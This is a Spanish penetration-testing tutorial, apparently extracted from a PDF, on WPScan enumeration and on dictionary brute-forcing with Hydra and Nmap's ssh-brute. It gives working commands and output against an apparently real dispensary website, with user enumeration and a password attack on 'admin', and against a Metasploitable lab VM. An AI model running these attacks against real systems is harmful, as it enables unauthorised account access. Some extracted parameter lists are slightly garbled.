
```
# wpscan --url https://www.denverdispensaries.net/
[+] URL: https://www.denverdispensaries.net/ [104.199.126.236]
[+] Started: Sun Sep 19 01:57:49 2021
```

En el apartado de "Headers" es para descubrir información acerca del servidor:

```
[+] Headers
Interesting Entries:
- server: nginx
- x-powered-by: WP Engine
- x-cacheable: bot
- x-cache-group: bot
Found By: Headers (Passive Detection)
Confidence: 100%
```

Los archivos **robots.txt** indican si determinados agentes de usuarios pueden o no rastrear partes de un sitio web. El registro de agente de usuario define el inicio de un grupo de directivas.

```
[+] robots.txt found: https://www.denverdispensaries.net/robots.txt  
| Found By: Robots Txt (Aggressive Detection)  
| Confidence: 100%
```



XML-RPC permite la comunicación y transmisión de WordPress con otros sitios webs y aplicaciones remotas, de manera de poder intercambiar datos y agregar nuevas funciones. Con el tiempo xmlrpc.php se ha vuelto una amenaza de seguridad, y por ende, se recomienda deshabilitarlo. El hecho de estar activado implica que los crackers puedan obtener acceso a tu sitio mediante fuerza bruta con tan solo creando combinaciones de usuarios y contraseñas.


La segunda debilidad que aprovechaban estos usuarios malintencionados era utilizar la función de pingbacks para mandar miles de solicitudes a un sitio, provocando un ataque DDoS.

```
[+] XML-RPC seems to be enabled: https://www.denverdispensaries.net/xmlrpc.php  
| Found By: Link Tag (Passive Detection)  
| Confidence: 100%  
| Confirmed By: Direct Access (Aggressive Detection), 100% confidence  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

¡VULNERABILIDAD GRAVE!

Mantener el registro de usuario de WordPress habilitado permite que cualquier usuario tenga autorización a una cuenta en tu WordPress, de tal manera que puede enviar spam o peor aún, un defacing.

```
[+] Registration is enabled: https://www.denverdispensaries.net/wp-login.php?action=register  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```



En WordPress las actualizaciones son sumamente importantes debido a que si tenemos algo desactualizado puede provocar que nuestro sitio web tenga vulnerabilidades o errores.

```
[+] WordPress version 5.8.1 identified (Latest, released on 2021-09-09).
```

Con saber la versión es suficiente para encontrar resultados en Google de posibles agujeros de seguridad.

La opción `enumerate` nos permite inspeccionar los plugins, temas y cuentas de usuarios en la aplicación web, informando de posibles vulnerabilidades y versiones actuales:

```
wpscan --url www.example.com --enumerate
```

Este parámetro suele ir acompañado de opciones que se encargan de mostrar ciertos plugins o temas:

p: muestra un listado de todos los plugins instalados.

```
wpscan --url www.example.com --enumerate p
```

vp: muestra solamente los plugins vulnerables.

```
wpscan --url www.example.com --enumerate vp
```

ap: descubre todos los plugins disponibles, envía un número considerable de peticiones al servidor web.

```
wpscan --url www.example.com --enumerate ap
```

t: muestra el listado de temas instalados.

```
wpscan --url www.example.com --enumerate t
```

at: descubre todos los temas disponibles y también envía un número considerable de peticiones hacia el servidor web.

```
wpscan --url www.example.com --enumerate at
```

vt: muestra solamente los temas vulnerables.

```
wpscan --url www.example.com --enumerate vt
```

tt: detectar la presencia de scripts de TimThumb, una vulnerabilidad de tipo zero day que presentó graves problemas.

```
wpscan --url www.example.com --enumerate tt
```

u: enumera las diez primeras cuentas de usuario que mantengan un **id** entre 1 y 10.


```
wpscan --url www.example.com --enumerate u
```

Ej:

```
wpscan --url www.example.com --enumerate u[1-10]
```

Inicio

Fin



--force: obligamos a WPScan que pase por alto la ejecución remota del sitio WordPress.

```
wpScan --url www.example.com --force
```

--follow-redirection: en el caso de que el sitio tiene una redirección, se seguirá sin preguntar.

```
wpScan --url www.example.com --follow-redirection
```

Ataque de fuerza bruta

--passwords: lista de archivos de contraseñas para usar durante el ataque de contraseña.

--usernames: especificar uno o más nombres de usuarios.

Ej: wpScan --url www.example.com --passwords wordlist.txt --usernames admin

Diccionario

Usuario

--enumerate -u

```
[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - '/wp-json/wp/v2/users/?per_page=100&page=1'
|   Oembed API - Author URL (Aggressive Detection)
|     - '/wp-json/oembed/1.0/embed?url='
|   format=json
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

```
[+] Performing password attack on Wp Login against 1 user/s
[!] trying admin / password1 Time: 00:00:21 <                                > (29 / 14344392) 0.00% ETA: ???:???
```

El ataque de fuerza bruta consiste en probar todas las combinaciones posibles que se encuentran en un diccionario hasta hallar con aquella que permita el acceso, la duración dependerá de la longitud y caracteres de la contraseña.

THC HYDRA

Hydra es una poderosa herramienta que se utiliza para crackear sistemas de login de diferentes protocolos: HTTP, HTTPS, TELNET, FTP, HTTP-PROXY, SMB, SMBNT, CVS, MS-SQL, entre otros muchos más.

Su funcionamiento se basa en el uso de diccionarios donde podremos almacenar todas aquellas posibles contraseñas, de tal modo que permite a los investigadores la posibilidad de mostrar que tan fácilmente se puede obtener acceso no autorizado hacia un sistema.

Uso de Hydra:

Hydra se ejecuta desde la línea de comandos y como toda herramienta también incluye la opción de ayuda:

```
hydra -h
```

```
# hydra -h
hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Syntax: hydra [[[-L LOGIN-L FILE] [-p PASS-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M MODULE_OPT] [service://server[:PORT]/OPT]]
        [-N FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-< TIME] [-ISOuvd46]

Options:
  -R      restore a previous aborted/crashed session
  -I      ignore an existing restore file (don't wait 10 seconds)
  -S      perform an SSL connect
  -P PORT
        if target service is on a different default port, define it here
  -L LOGIN or -F FILE
        log in with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE
        try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET
        password bruteforce generation, type "-x -h" to get help
  -y      disable use of symbols in bruteforce, see above
  -z      raise max file for password generation (and -x)
  -n NSR
        try several passwords at a time (NSR) and/or "r" reversed login
  -U      loop around user, not password (effective implied with -x)
  -C FILE
        colon separated "login:pass" format, instead of -L/-P options
  -M FILE
        list of servers to attack, one entry per line, `:' to specify port
  -o FILE
        write found login/password pairs to FILE instead of stdout
  -d FORMAT
        specify the format for the -o FILE (text,defl,zip, json,v1)
  -f FILE
        file containing user/pass pairs found (-M, -p, -nsr, global)
  -t TASKS
        run TASKS number of connects in parallel per target (default: 16)
  -T TASKS
        run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME
        wait time for a response (32) / between connects per thread (0)
```

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://127.0.0.1:9150 (or: socks4://connect://)
% export HYDRA_PROXY=connect_and_socks_proxystart.txt (up to 64 entries)
% export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
% export HYDRA_PROXY_HTTP=proxylist.txt (up to 64 entries)

Examples:

```
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://12001:db8::1:143/TLS:DIGEST-MD5
hydra -L admin -p password ftp://192.168.0.0/24/1/
hydra -L logins.txt -P pws.txt -M targets.txt ssh
```

PARÁMETROS:

- 1-** es el nombre de usuario.
- L-** con la mayúscula podemos poner un diccionario con usuarios.
- p-** es la contraseña del usuario.

- **P-** con la mayúscula podemos agregar un diccionario con contraseñas.

- **v-** es el verbose mode que imprime en pantalla los intentos de usuarios-contraseñas.

- **V-** muestra más detalles del proceso de crackeo.

- **R-** restaura la sesión anterior en el caso de ser abortada.

- **S-** se conecta por SSL.

- **s-** se utiliza para especificar un puerto, Hydra por defecto agrega los puerto predeterminados.

- **C-** esta opción especifica un diccionario combo, es decir, un diccionario que tenga usuarios y contraseñas (eliminando **l-** y **p-**).

- **o-** es el documento de salida que nos ira dejando luego de sacar las contraseñas y usuarios.

Ej: o- user_pass.txt

- **f-** se cierra Hydra luego de encontrar la primera contraseña.

- **w-** especificar el tiempo máximo que queramos que este crackeando.

Ej: w- 55555

- **t-** permite cambiar la cantidad de contraseñas que se crackean en paralelo (por defecto son 16), solo si tienes un ordenador potente.

- **b-** especificar el formato de salida para -o (json, jsonv1).


- **y-** deshabilita el uso de símbolos en fuerza bruta.

- **M-** lista de servidores a atacar.

Cracking MetaSloitable

Metasploitable es una máquina virtual preconfigurada que cuenta con una serie de vulnerabilidades desafiantes para permitirnos poner a prueba nuestras técnicas de hacking utilizando exploits, por ejemplo, metasploit.

Descargar: <https://sourceforge.net/projects/metasploitable/files/>



Clic derecho y abrir con VMware.

Metasploitable.nvram	21/9/2021 21:14	Archivo NVRAM
Metasploitable.vmdk	21/9/2021 21:14	VMware virtual dis...
Metasploitable.vmsd	7/5/2010 14:46	Archivo VMSSD
Metasploitable.vmx	21/9/2021 21:14	VMware virtual m...
Metasploitable.vmxsf	7/5/2010 14:46	Archivo VMXF
vmware.log	21/9/2021 21:14	Documento de te...

Por predeterminado metasploitable mantiene una sesión en la consola con el usuario **msfadmin** y contraseña **msfadmin**:

Descifrar user y pass:

Antes de comenzar el ataque es preciso conocer el objetivo, en este caso, los puertos abiertos.

Haremos uso de `nmap` para descubrir los puertos y servicios que corren en él:

```
nmap -sV -p- 192.168.58.131
```

Escanear todos los puertos

IP de la máquina Metasploitable

```
root@R3LI4NT:/home/whoami
# nmap -sV -p- 192.168.58.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-22 00:58 -03
Nmap scan report for 192.168.58.131
Host is up (0.0016s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
23/tcp    open  telnet   Line 0.9.4.2
25/tcp    open  smtp     Postfix/2.9.0
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login    22 (OpenSSH 7.9p1)
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #100003)
2121/tcp  open  ftp      ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd  distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  X11      (access denied)
6667/tcp  open  irc      UnrealIRCd

Objetivo : puerto 22 > servicio SSH
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:91:a0:d2
          inet  addr:192.168.58.131  Bcast:192.168.58.255  Mask:255.255.255.0
          inet6     addr: fe80::20c:29ff:fe91:a0d2%eth0  Scope:Link
          UP  BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60051 errors:3 dropped:5 overruns:0 frame:0
          TX packets:66296 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4126450 (3.9 MB)  TX bytes:3756026 (3.5 MB)
          Interrupt:17 Base address:0x2000
```

Finalmente, aplicaremos `hydra` para descifrar la contraseña:

```
hydra -L wordlist.txt -p msfadmin *service://IP*
```

```
root@R3LI4NT:/home/whoami/Documentos
# hydra -L wordlist.txt -p msfadmin ssh://192.168.58.131
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-22 01:44:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51 login tries (l:51/p:1), ~4 tries per task
[DATA] attacking ssh://192.168.58.131:22/
[22][ssh] host: 192.168.58.131 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
```

Si quisieramos hacerlo con `nmap`, sería tan simple como usar el script `ssh-brute`:

```
nmap --script ssh-brute --script-args userdb=usernames.txt *IP*
```

Diccionario con posibles usuarios autorizados

```
[root@R3LI4NT ~]# nmap -script ssh-brute --script-args userdb=usernames.txt 192.168.58.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-22 01:55 -03
NSE: [ssh-brute] Trying username/password pair: msfadmin:msfadmin
NSE: [ssh-brute] Trying username/password pair: msfadmin:
NSE: [ssh-brute] Trying username/password pair: msfadmin:123456
NSE: [ssh-brute] Trying username/password pair: msfadmin:12345
NSE: [ssh-brute] Trying username/password pair: msfadmin:123456789
Nmap scan report for 192.168.58.131
Host is up (0.0059s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
| ssh-brute:
|   Accounts:
|     msfadmin:msfadmin - Valid credentials
|_ Statistics: Performed 5 guesses in 2 seconds, average tps: 2.5
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
```

SCRIPT SSH-BRUTE

Realiza adivinanzas de contraseña por fuerza bruta contra servidores ssh.

En cuyo caso de que se trate del servicio FTP, simplemente se reemplaza el puerto 22 por el 21:

nmap -sV -p 21 192.168.58.131

```
[root@R3LI4NT ~]# nmap -sV -p 21 192.168.58.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-22 22:16 -03
Nmap scan report for 192.168.58.131
Host is up (0.00050s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:91:A0:D2 (VMware)
Service Info: OS: Unix
```

Objetivo : puerto 21 > servicio FTP

Ejecutaremos hydra con los siguientes parámetros:

hydra -L users.txt -P pass.txt *ftp://IP* -o credenciales.txt


Diccionario con usuarios

Diccionario con contraseñas

Documento de salida donde se guarda los usuarios y contraseñas encontradas

```
[root@R3LI4NT ~]# hydra -L users.txt -P pass.txt ftp://192.168.58.131 -o credenciales.txt
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use this in military or secret
service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-22 22:26:19
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:/2:p:2), -1 try per task
[DATA] attacking ftp://192.168.58.131:21/
[21][ftp] host: 192.168.58.131 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
```



ADVERTENCIA

El autor no se hace responsable por el mal uso que se le pueda dar a esta información, todo está hecho con fines educativos. El acceder a sistemas ajenos, información sensible, hackeo de redes sociales, entre otras técnicas, puede llegar a ocasionar cargos penales.

Última edición: 24/9/2021